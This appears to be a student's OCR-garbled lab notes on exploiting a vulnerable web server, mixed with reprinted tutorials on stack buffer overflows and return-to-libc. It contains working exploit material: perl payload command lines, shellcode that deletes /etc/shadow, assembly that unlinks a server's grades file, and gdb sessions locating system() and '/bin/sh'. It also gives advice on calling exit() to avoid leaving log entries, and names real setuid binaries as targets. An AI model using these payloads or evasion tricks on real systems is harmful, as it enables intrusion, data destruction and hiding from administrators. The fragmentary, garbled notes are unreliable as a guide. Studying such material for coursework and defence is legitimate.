```

Our NOPS are here: 0xbffffdc2:   '\220' <repeats 200 times>...
So pointing to this address is fine, because NOPS are not proccessed, so it will go throughall the NOPS until it hits our shellcode/BISH environment.

Now we have to convert this address to little endian, to do this we write it backwards.

0xbffffdc2 - 0x = bffffdc2 - the 0x isnt needed.

bffffdc2 backwards = c2fdffbf

Then we add \x to each byte.

c2 fd ff bf = \xc2\xfd\xff\xbf

There we have our address that we are going to overwrite the EIP with, to point to our shellcode.

So lets give it a shot:

```
[bob@dtors bob]$ ./bof `perl -e 'print "A" x 260'``printf "\xc2\xfd\xff\xbf"`
sh-2.05$
```

Wollah! We pointed it to our shellcode and it worked! We didnt get a root shell because bof was not setuid, or owned by root.

Also notice that we only flooded with 260 A's, thats because our address was 4 bytes, which makes up for the 4 bytes we took off.

[[--Conclusion--]

but I don't get our code

Well this method i used here is by no means a NEW way to do it, its just an easier way.

If you want you can try this method on some REAL vulnerable programs such as:

/usr/sbin/grpck
/usr/sbin/pwck

They can be exploited in the exact way i have shown you here.

IF you find that this way for some reason is not working for you, [i had this problem a few days back when i reinstalled my OS] then upgrade bash to 2.05. You can get it at ftp.gnu.org/gnu/bash

Regards

bob [bob@dtors.net]

[[--Links--]]

http://www.dtors.net
http://community.core-sdi.com/~gera/InsecureProgramming/
http://www.netric.org
http://hack.datafort.net
http://www.l1a.nu/stack/stack-smash.txt
http://www.l1a.nu/stack/heaptut.txt
http://www.l1a.nu/stack/exploit.txt
http://www.l1a.nu/stack/adv.overflow.paper.txt

Where does this figure in

```
1  /*
2  Name   : 33 bytes unlink "/etc/shadow" x86 linux shellcode
3  Date   : Wed Jun  2 18:01:44 2010
4  Author : gunslinger_ <yudha.gunslinger[at]gmail.com>
5  Web    : http://devilzc0de.org
6  blog   : http://gunslingerc0de.wordpress.com
7  tested on : linux debian
8  */
9  #include <stdio.h>
10
11 char *shellcode=
12         "\xeb\x0f"                      /* jmp    0x8048071 */
13         "\x31\xc0"                      /* xor    %eax,%eax */
14         "\xb0\x0a"                      /* mov    $0xa,%al */
15         "\x5b"                          /* pop    %ebx */
16         "\xcd\x80"                      /* int    $0x80 */
17         "\x31\xc0"                      /* xor    %eax,%eax */
18         "\xb0\x01"                      /* mov    $0x1,%al */
19         "\x31\xdb"                      /* xor    %ebx,%ebx */
20         "\xcd\x80"                      /* int    $0x80 */
21         "\xe8\xec\xff\xff\xff"          /* call   0x8048062 */
22         "\x2f"                          /* das     */
23         "\x65"                          /* gs */
24         "\x74\x63"                      /* je     0x80480dd */
25         "\x2f"                          /* das     */
26         "\x73\x68"                      /* jae    0x80480e5 */
27         "\x61"                          /* popa    */
28         "\x64\x6f"                      /* outsl  %fs      "(%esi),(%dx) */
29         "\x77";                          /* .byte 0x77 */
30
31 int main(void)
32 {
33         fprintf(stdout,"Length: %d\n",strlen(shellcode));
34         ((void (*)(void)) shellcode)();
35         return 0;
36 }
```

↓ how do we know these locations?

(7)

Oh looked at assembly code

last is to jmp 0x52d19

Why?

; go to fa instead

L + 2041

(at 2008 now)

Somewhere 0x0491ed

which is the ret

But should jump ...?

take a break

Part 3

Non ex stack

Still control PC

But can jump to libc

Ars 0x2b9100 — libc — system

8

But how to search memory

find start, end, "string"

0x 3b1a5a ✓ = /bin/sh

Push stack on reverse

ARGS Padding 0x002b9100 SEXY

Tret address

Shell

~~0xbfffffd25~~

0x003b1a5a

Oh the 0 problem

Fixed

So my return path is correct

no want in ebp

Opps

So I have that but it still crashes

(9)

Don't get why ret goes in EBP

; is it actually working
supposed to crash ;

When run test scripts get permission denied
for some reason ...
Oh change permission

(X) Fail all of them
└ checks for file disappearing


I do not get why these don't work
well the lib c - never did anything w/ the stuff
└ what to do

Basically need to modify for the shell stuff
where is unlink

(10)

End: mave %ebp, %esp ← copies ebp to esp
pop %ebp ← removes it
ret ← goes to that PC

; IDK what it is doing
why return to SEXY;
I thought nothing is done in ~~SEXY~~: EBP;



; So ~~call~~ our other code

In #3 both ebp, eip point to exploit

Bypassing non-executable-stack during exploitation using return-to-libc

by c0ntex | c0ntex[at]gmail.com


Returning to libc is a method of exploiting a buffer overflow on a system that has a non-executable stack, it is very similar to a standard buffer overflow, in that the return address is changed to point at a new location that we can control. However since no executable code is allowed on the stack we can't just tag in shellcode.

This is the reason we use the return into libc trick and utilize a function provided by the library. We still overwrite the return address with one of a function in libc, pass it the correct arguments and have that execute for us. Since these functions do not reside on the stack, we can bypass the stack protection and execute code.


In the following example I will use the system() function, a generic return argument and a command argument, "/bin/sh", and as no shellcode is required to use this method, it is also a very suitable trick for overflows where buffer space is a real issue.

How does the technique look on the stack - a basic view will be something similar to this:

[-] Buffer overflow smashing EIP and jumping forward to shellcode



[-] Buffer overflow doing return-to-libc and executing system function



Now that we know what we need to achieve, let's compile the vulnerable application and run it.

```
/* retlib.c */
#include <stdio.h>
int main(int argc, char **argv)
{
      char buff[5];

      if(argc != 2) {
            puts("Need an argument!");
            _exit(1);
      }
      printf("Exploiting via returnig into libc function\n");
      strcpy(buff, argv[1]);
```

```
        printf("\nYou typed [%s]\n\n", buff);
        return(0);
}

-bash-2.05b$ ./retlib AAAAAAAAAA
Exploiting via returning into libc function

You typed [AAAAAAAAAA]

-bash-2.05b$ ./retlib `perl -e 'print "A" x 30'`
Exploiting via returning into libc function

You typed [AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA]

Segmentation fault (core dumped)
-bash-2.05b$ gdb -q -c ./retlib.core
Core was generated by `retlib'.
Program terminated with signal 11, Segmentation fault.
#0  0x08004141 in ?? ()
(gdb)
```

By adding another two bytes to the buffer we will overwrite the return address completely:

```
-bash-2.05b$ ./retlib `perl -e 'print "A" x 32'`
Exploiting via returning into libc function

You typed [AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA]

Segmentation fault (core dumped)
-bash-2.05b$ gdb -q -c ./retlib.core
Core was generated by `retlib'.
Program terminated with signal 11, Segmentation fault.
#0  0x41414141 in ?? ()
(gdb) q
-bash-2.05b$
```

RET overwrite buffer size: 32

So we know the buffer length we need to use, next we need to find the address of a library function that we want to execute and have perform the job of owning this application.

↑where I am

```
-bash-2.05b$ gdb -q ./retlib
(no debugging symbols found)...(gdb)
(gdb) b main
Breakpoint 1 at 0x804859e
(gdb) r
Starting program: /home/c0ntex/retlib
(no debugging symbols found)...(no debugging symbols found)...
Breakpoint 1, 0x0804859e in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0x28085260 <system>
(gdb) q
The program is running.  Exit anyway? (y or n) y
-bash-2.05b$
```

←(what file

Process id

0x269100

System address: 0x28085260

We can see the address for system is at 0x28085260, that will be used to overwrite the return address, meaning when the strcpy overflow triggers and the function returns, retlib will return to this address and execute system with the arguments we supply to it.

The first argument will be that of /bin/sh, having system spawn a shell for us. You can either search the memory for the string or you can add one to an environment variable, the latter is easiest and shown here.

One thing to note is you need to make sure that you drop the SHELL= part as this will royally screw things up. Drop back into gdb and find the address of the string "/bin/sh"

```
-bash-2.05b$ gdb -q ./retlib
(no debugging symbols found)...(gdb)
(gdb) b main
Breakpoint 1 at 0x804859e
(gdb) r
Starting program: /home/c0ntex/retlib
(no debugging symbols found)...(no debugging symbols found)...
Breakpoint 1, 0x0804859e in main ()
(gdb) x/s 0xbfbffd9b
0xbfbffd9b:      "BLOCKSIZE=K"
(gdb)
0xbfbffda7:      "TERM=xterm"
(gdb)
0xbfbffdb2:
"PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/sbin:/usr/local/bin:/usr/X11R6/bi
n:/home/c0ntex/bin"
(gdb)
0xbfbffe1f:      "SHELL=/bin/sh"
(gdb) x/s 0xbfbffe25
0xbfbffe25:      "/bin/sh"
(gdb) q
The program is running.  Exit anyway? (y or n) y
-bash-2.05b$
```

Great, so we have all the information we need and the final buffer will look like the following:

```
EIP smash                = 32 - 4 = 28  (due to padding)
system()                 = 0x28085260
system() return address      = SEXY (word)
/bin/sh                      = 0xbfbffe25
```

28 A's	0x28085260	SEXY	0xbfbffe25
args	EBP	EIP	

Remember that things are pushed onto the stack in reverse, as such, the return address for system will be before the address of our shell, once the shell exits the process will jump to SEXY, which, to save having a log entry should call exit() and cleanly terminate.

Putting that together, we whip up our command line argument:

```
retlib `perl -e 'printf "A" x 28 . "\x60\x52\x08\x28SEXY\x25\xfe\xbf\xbf";'`
```

Let's give it a try :-)

```
-bash-2.05b$ ./retlib `perl -e 'printf "A" x 28 .
"\x60\x52\x08\x28SEXY\x25\xfe\xbf\xbf";'`
Exploiting via returning into libc function

You typed [AAAAAAAAAAAAAAAAAAAAAAAAAAAA`(SEXY%p¿¿]

=/home/c0ntex: not found
Segmentation fault (core dumped)
-bash-2.05b$
```

Hmm, something went wrong, open it up in gdb and verify the location of SHELL, it seems to have changed

```
-bash-2.05b$ gdb -c ./retlib.core
GNU gdb 5.2.1 (FreeBSD)
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-undermydesk-freebsd".
Core was generated by `retlib'.
Program terminated with signal 11, Segmentation fault.
#0  0x59584553 in ?? ()
(gdb) x/s 0xbfbffe25
0xbfbffe25:      "ME=/home/c0ntex"
(gdb) x/s 0xbfbffce8
0xbfbffce8:      "/bin/sh"
(gdb) q
-bash-2.05b$ ./retlib `perl -e 'printf "A" x 28 .
"\x60\x52\x08\x28SEXY\xe8\xfc\xbf\xbf";'`
Exploiting via returning into libc function

You typed [AAAAAAAAAAAAAAAAAAAAAAAAAAAA`(SEXYèü¿¿]

$ ps -ef
  PID  TT  STAT      TIME COMMAND
  563  p0  Ss     0:00.92  -bash (bash)
  956  p0  S      0:00.02  ./retlib AAAAAAAAAAAAAAAAAAAAAAAAAAAA`R\b(SEXY\M-h\M-
|\M-?\M-?
  957  p0  S      0:00.01  sh -c /bin/sh
  958  p0  S      0:00.02  /bin/sh
  959  p0  R+     0:00.01  ps -ef
$

Segmentation fault (core dumped)
-bash-2.05b$
```

On my FreeBSD box, the above core dump will be logged in /var/adm/messages, and an administrator will be able to tell that someone has been trying to exploit a binary

```
Apr 11 12:25:48 badass kernel: pid 976 (retlib), uid 1002: exited on signal 11
(core dumped)
```

If you want to remain stealth it is advised to change the return address of SEXY to the libc address of exit(), so when you quit there won't be any log of your activity.

```
-bash-2.05b$ gdb -q ./retlib
(no debugging symbols found)...(gdb)
(gdb) b main
Breakpoint 1 at 0x804859e
(gdb) r
Starting program: /home/c0ntex/retlib
(no debugging symbols found)...(no debugging symbols found)...
Breakpoint 1, 0x0804859e in main ()
(gdb) p exit
$1 = {<text variable, no debug info>} 0x281130d0 <exit>
(gdb) q
The program is running.  Exit anyway? (y or n) y
-bash-2.05b$ ./retlib `perl -e 'printf "A" x 28 .
"\x60\x52\x08\x28\xd0\x30\x11\x28\xe8\xfc\xbf\xbf";'`
Exploiting via returnig into libc function

You typed [AAAAAAAAAAAAAAAAAAAAAAAAAAAA`(Ð0(èü¿¿]

$ exit
-bash-2.05b$
```

0x28 11 30d0

There, this time it was clean the function exited cleanly and did not leave a log entry behind. As you might have guessed from tagging exit() into the argument, it is possible to string multiple function calls together by creating your own stack frames. This process is well documented in a phrack article by Negral in his phrack document http://www.phrack.org/phrack/58/p58-0x04 and is useful for port binding and many other tricks.

Protecting against return-to-libc and other attacks?

Not really, but there are quite a lot of methods being used to help increase the defense against this form of attack that make it much more difficult to perform in any consistent manner, ranging from core Kernel to compiler protection mechanisms.

Some of the more common protection schemes being used are stack randomization, library randomization, GOT and PLT separation, removal of executable memory regions and stack canary values. Each method brings with it a degree of extra protection, making it much more difficult to execute code after overflowing some buffer on the stack or heap.

Some applications developed to defend against buffer overflows and return-to-"something" attacks are:

PaX
ProPolice
StackGuard
StachShield

Though as natural progress evolves, attackers too become smarter and develop new methods of breaking that protection, these methods include but are not limited to brute forcing, return to GOT / PLT, canary replay and memory leaking.

For instance, during a test on OpenBSD 3.6 I was able to brute force the address of a libc function by repeatedly using the same function address, however it took me a long time to hit that same address and as such this method is not robust enough to use for a stable exploit. It also creates thousands of repeated log entries and generates a vast amount of traffic meaning that ID/PS and administrators will know straight off that something evil is happening on the network.

Using the above protection methods does not stop attacks against programming mistakes but it certainly makes it much harder to be successful and as such, each solution will prove better than nothing at all.

EOF

(11)

I found some unlink code online

Don't get it

Try my own C file

-DSHORT

Where does make file assemble it?

-g

execev

Ted: Called it on the stack

Why is it quitting?

No space before sp2

Lots of nulls

(12)

Fixed

req_{path} lx = 0xbfffff5d8

↳ but this is diff now!!!

is this what I overwrote earlier?

f5e9

f611

went ~~f688~~ f618

ret at ~~bfffedd8~~


~~ff624~~ ?

0x080491ed

(13)

Ted is stuck does not matter

Can set base pointer ← ebp*



Leave ebp

bfffe48 = valid old epb

Is it legal to jmp under esp

| | ← esp

(14

* I don't know what i's, if actually show and how that relates to code*

Retun address live ebp +4

FFF other retun ; fe48

ee08 + 2048 = f608

↑ reqpath

ee08

edd8 ← ebp

live

edd8

if 0 ebp = edd8

if 1 fe18 ← overwrite

if 2 fe48

Lab The Next Day

9/20
7pm

So try the new ex stack version

So find ebp + 4 ← an offset still same

find stuff of stack stuff ← So only really need this?

(Shoulda)

req path starts 0xbfffedf8

Shell code starts 0xffff5c8

our new ret = 0xbffff608

Lets' Try

(X) Socket IO error

When \n or if i >= size - 1

so what is it

(2)

Step through

buf empty

Should be that way

but it didn't return ...?

So it was the 2nd line

HTTP succeeded

but grades file here

Why does the program exit?

So at line 80

0x 8049e1

Why call close@plt - part of file close?

```
1  #include <sys/syscall.h>
2
3  #define STRING  "/home/httpd/grades.txt"
4  #define STRLEN 22
5  #define ARGV    (STRLEN+1)
6  #define ENVP    (ARGV+4)
7
8  .globl main
9      .type   main, @function
10
11 main:
12     jmp calladdr
13
14 popladdr:
15     popl    %esi
16     movl    %esi,(ARGV)(%esi)    /* set up argv pointer to pathname */
17     xorl    %eax,%eax            /* get a 32-bit zero value */
18     movb    %al,(STRLEN)(%esi)   /* null-terminate our string */
19     /*movl  %eax,(ENVP)(%esi)    set up null envp */
20
21     movb    $10,%al      /* syscall arg 1: syscall number */
22     movl    %esi,%ebx            /* syscall arg 2: string pathname */
23     /*leal  ARGV(%esi),%ecx      syscall arg 2: argv */
24     /*leal  ENVP(%esi),%edx      syscall arg 3: envp */
25     int $0x80            /* invoke syscall */
26
27     xorl    %ebx,%ebx            /* syscall arg 2: 0 */
28     movl    %ebx,%eax
29     inc %eax             /* syscall arg 1: SYS_exit (1), uses */
30                     /* mov+inc to avoid null byte */
31     int $0x80            /* invoke syscall */
32
33 calladdr:
34     call    popladdr
35     .string "/home/httpd/grades.txt"
36
```

Ted's assembly

add off

```
(gdb) x/15i 0xbffff5c8
   0xbffff5c8:  jmp    0xbffff5e6
   0xbffff5ca:  pop    %esi
   0xbffff5cb:  mov    %esi,0x0(%esi)
   0xbffff5d1:  xor    %eax,%eax
   0xbffff5d3:  mov    %al,0x0(%esi)
   0xbffff5d9:  mov    $0x10,%al
   0xbffff5db:  mov    %esi,%ebx
   0xbffff5dd:  int    $0x80
   0xbffff5df:  xor    %ebx,%ebx
   0xbffff5e1:  mov    %ebx,%eax
   0xbffff5e3:  inc    %eax
   0xbffff5e4:  int    $0x80
   0xbffff5e6:  call   0xbffff5ca
   0xbffff5eb:  das
   0xbffff5ec:  push   $0x2f656d6f
(gdb) _
```

Old - Ted's code

Same as our .s

(3)

Now at 0x8049ec leave
ed ret

Now at 0xbffff5c8 :)
5e6
5ca
5cb
5d1
5d3
5d4
5db
5dd
5dt
5e1
5e3
5e4
exited normally

(4)

What If I used my own shell code

; How is to assembly

; Could manualy rewite

Use the shellcode in script

Oh deleted the file on my own

So file worked

but not when I recompile

; disassemble

└ objdump

└ objcopy

Perhaps, custom assembly is wrong tree

it pretty much worked

(5)

My originally assembly executed by did not delete?

So registers there

~~eip = 0x bfff~~

esi = 0x0

0x 0xbffff 5eb

which is the

/home/http d/g

? Who truncated

- 13 characters

So look at f5f9

is that something?

(6)

Some how 0s written in

back it up

Now start bf5c0

One still cut off

bf

X still failing

~~eip = 0xbfff5c1~~

esi = 0xbffff5e2

which is /hae/httpd/grades.txt

; must null term;

;but then other stuff null

a 00

from original

(7)

Gcc & return addr broken

Should be at 0xbffff608

/fixed

Ok so registers

eax - 0x10

ecx 0xbffed70

edx 0x3deff4

ebx 0x3deff4

Wow

ebx 0xbffff5e2

For exit

eax 0x1

ebx 0x0

Still file there!

```
1  #include <unistd.h>
2
3  int main(){
4    unlink("/home/httpd/grades.txt");
5    return 0;
6
7  }
8
```

```
Dump of assembler code for function main:
   0x080483e4 <+0>:     push   %ebp
   0x080483e5 <+1>:     mov    %esp,%ebp
   0x080483e7 <+3>:     and    $0xfffffff0,%esp
   0x080483ea <+6>:     sub    $0x10,%esp
   0x080483ed <+9>:     movl   $0x80484c0,(%esp)
   0x080483f4 <+16>:    call   0x804831c <unlink@plt>
   0x080483f9 <+21>:    mov    $0x0,%eax
   0x080483fe <+26>:    leave
   0x080483ff <+27>:    ret
End of assembler dump.
```

unlink@plt

Le from unlink.c

8

; Not sudo ;

Test code hangs

Next -> check how xxunlink work

So eax 0xbffffeeb

ebx 0x282ff4

So this is fairly diff

Calls unlink lib

Unless that other stuff must be 0...?

- Parm 2, 3

; Go back to base code ;

try it

Need to reassemble

No go from diff

(9)

75 → 63 add 12 9s ;
bytes

which might be 48 9s ;

old fashioned way

So start at 0x bfffedf8 (ebp addr)

Code at 0x bffff5

0x bffff5ec

Starts at 0x bffff5bf ✓ same

Ret code at 0x bfff6ld

Want 0x bfff608

remove 4 9s

(I really need svm)

(10)

Lined up

Now get ; txt cut off

; move forward 5

bf -5

0xbfff5bca ← new ret

✓ counted right on 1st try

; Now bad file descriptor

Oh extra 9


- should not matter

Wrong shell code on server!

Now why no space?

when live char

convert to %0C


(gdb) x/20i 0xbffff5bf
0xbffff5bf: jmp 0xbffff5dd
0xbffff5c1: pop %esi
0xbffff5c2: mov %esi,0x0(%esi)
0xbffff5c8: xor %eax,%eax
0xbffff5ca: mov %al,0x0(%esi)
0xbffff5d0: mov $0x10,%al
0xbffff5d2: mov %esi,%ebx
0xbffff5d4: int $0x80
0xbffff5d6: xor %ebx,%ebx
0xbffff5d8: mov %ebx,%eax
0xbffff5da: inc %eax
0xbffff5db: int $0x80
=> 0xbffff5dd: call 0xbffff5c1
0xbffff5e2: das
0xbffff5e3: push $0x2f656d6f
0xbffff5e8: push $0x64707474
0xbffff5ed: das
0xbffff5ee: addr16 jb 0xbffff652
0xbffff5f1: fs
0xbffff5f2: gs
(gdb) _

(11)

(v) fixed

Why jumping to 3938 3939?

; put in no op ;

at bffff648

So its 608 here

- or I remember 18

So delete 10 9s

Now need to cut & move

(v) Done


So registers

eax 0x10

ebx 0x bffff5e0

ecx 0xbffff5e8

edx 0xbffff6ec



```
(gdb) x/20i 0xbffff5ba
=> 0xbffff5ba:  jmp    0xbffff5db
   0xbffff5bc:  pop    %esi
   0xbffff5bd:  mov    %esi,0x8(%esi)
   0xbffff5c0:  xor    %eax,%eax
   0xbffff5c2:  mov    %al,0x7(%esi)
   0xbffff5c5:  mov    %eax,0xc(%esi)
   0xbffff5c8:  mov    $0x10,%al
   0xbffff5ca:  mov    %esi,%ebx
   0xbffff5cc:  lea    0x8(%esi),%ecx
   0xbffff5cf:  lea    0xc(%esi),%edx
   0xbffff5d2:  int    $0x80
   0xbffff5d4:  xor    %ebx,%ebx
   0xbffff5d6:  mov    %ebx,%eax
   0xbffff5d8:  inc    %eax
   0xbffff5d9:  int    $0x80
   0xbffff5db:  call   0xbffff5bc
   0xbffff5e0:  das
   0xbffff5e1:  push   $0x2f656d6f
   0xbffff5e6:  push   $0x64707474
   0xbffff5eb:  das
```

change that to 22

21

11:27PM

26

added /esh

i what needs to be in that response i

(12)

ok looks good

It seemed to work

But reports fail ....

Must fix offset strlen

; What was the code to disassemble
to instructions

Or do manual

0x bffff5bd

Matt sent me a .S file
I really need the .bin

Why all the 0s - I don't think good sign

(13)

Jwang → modify .S -1 line
-22

Call their make to recompile

At 608 x4

PASS ✓

My problems

~~AA~~ M ex stack - 3 hrs
ted's assembly
not using their merge

---

if I knew all this surrounding stuff

Part 3

9/20
1:30A

w/ stack protected

jump to place in memory

Stack looks like call ~~st~~ to st lib

↑ think stack frame

(Reread old notes)

? where did we find lib c add again

↳ p system

0x269100 /

Oh ~~add~~ for the text we just need it typed some where

like "unlink /home/http/grades.txt"

(1)

¿Can we just execute text?

Jwang: ? IDk

So addr of unlink script is

req path = 0x bfffee08

ends 0x bffff608

unlink is at ~~0x bfff f5ff~~ 0x bfff5e6

ebp = 0x bffff618

So save stuff gets overwritten

¿Is URL decode smashing!?
don't think so

Oh the space!

% 20

(3)

So at 08 nov

add 10 ys

So want this 0x bffff 5eb at ebp

i are they sure?

Sorry -6

+72

Oh it lines up!

0x00200100 in ebp

0x59584553 in eip

0x bfffe 5eb afterwards

~~Try it~~

Seg faulted

~~So Actually e~~

I think add 4

(4)

Now at 0x00209100
Seg fault — but in lib crypto

esp = 0xbfff620

ebp = 0x00393939

So something w/ arguments

; Am I reading their stack backwards
No think right

So my system is bad ;

But it should pull

So esp+4 is where my arg is

(5)

All the sets for this frame are screwed up

Matts 40 23 79 14

Reprint 9/24

Bypassing non-executable-stack during exploitation using return-to-libc

by c0ntex | c0ntex[at]gmail.com


Returning to libc is a method of exploiting a buffer overflow on a system that has a non-executable stack, it is very similar to a standard buffer overflow, in that the return address is changed to point at a new location that we can control. However since no executable code is allowed on the stack we can't just tag in shellcode.

This is the reason we use the return into libc trick and utilize a function provided by the library. We still overwrite the return address with one of a function in libc, pass it the correct arguments and have that execute for us. Since these functions do not reside on the stack, we can bypass the stack protection and execute code.

